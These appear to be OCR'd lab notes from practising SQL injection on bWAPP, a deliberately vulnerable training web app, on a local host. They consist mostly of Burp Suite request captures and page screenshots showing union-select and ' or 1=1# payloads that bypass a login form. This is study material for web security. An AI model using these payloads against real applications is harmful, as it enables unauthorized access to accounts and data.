
/ SQL Injection (POST/Search) /

Search for a movie: iron' or 1=2#

Title	Release	Character	Genre	IMDb
No movies were found!				


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex


```
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

title=iron%27+or+1%3D2%23&action=search
```


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/sqli_6.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection (POST/Search) /

Search for a movie: n' union select 1,2,3,4,5,6,7 # Search


Title	Release	Character	Genre	IMDb
No movies were found!				


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

title=iron%27+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7+%23&action=search
```


SQLi (POST/Select)

March 31, 2015 1:06 PM


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
POST /bWAPP/sqli_13.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_13.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

movie=200 union select 1,2,3,4,5,6,7#&action=go
```


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_13.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credi


/ SQL Injection (POST/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
2	3	5	4	Link


SQLi (Login Form/Hero)

March 31, 2015 2:48 PM


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

login='&password=&form=submit
```


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/sqli_3.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits B

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.


Login: '

Password:

Login

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' AND password = '' at line 1


'


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

login=' or 1=1#&password=&form=submit
```

login=' or 1=1#&password=&form=submit


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_3.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset

/ SQL Injection (Login Form/Hero)

Enter your 'superhero' credentials.


Login:

Password:

Login

Welcome **Neo**, how are you today?

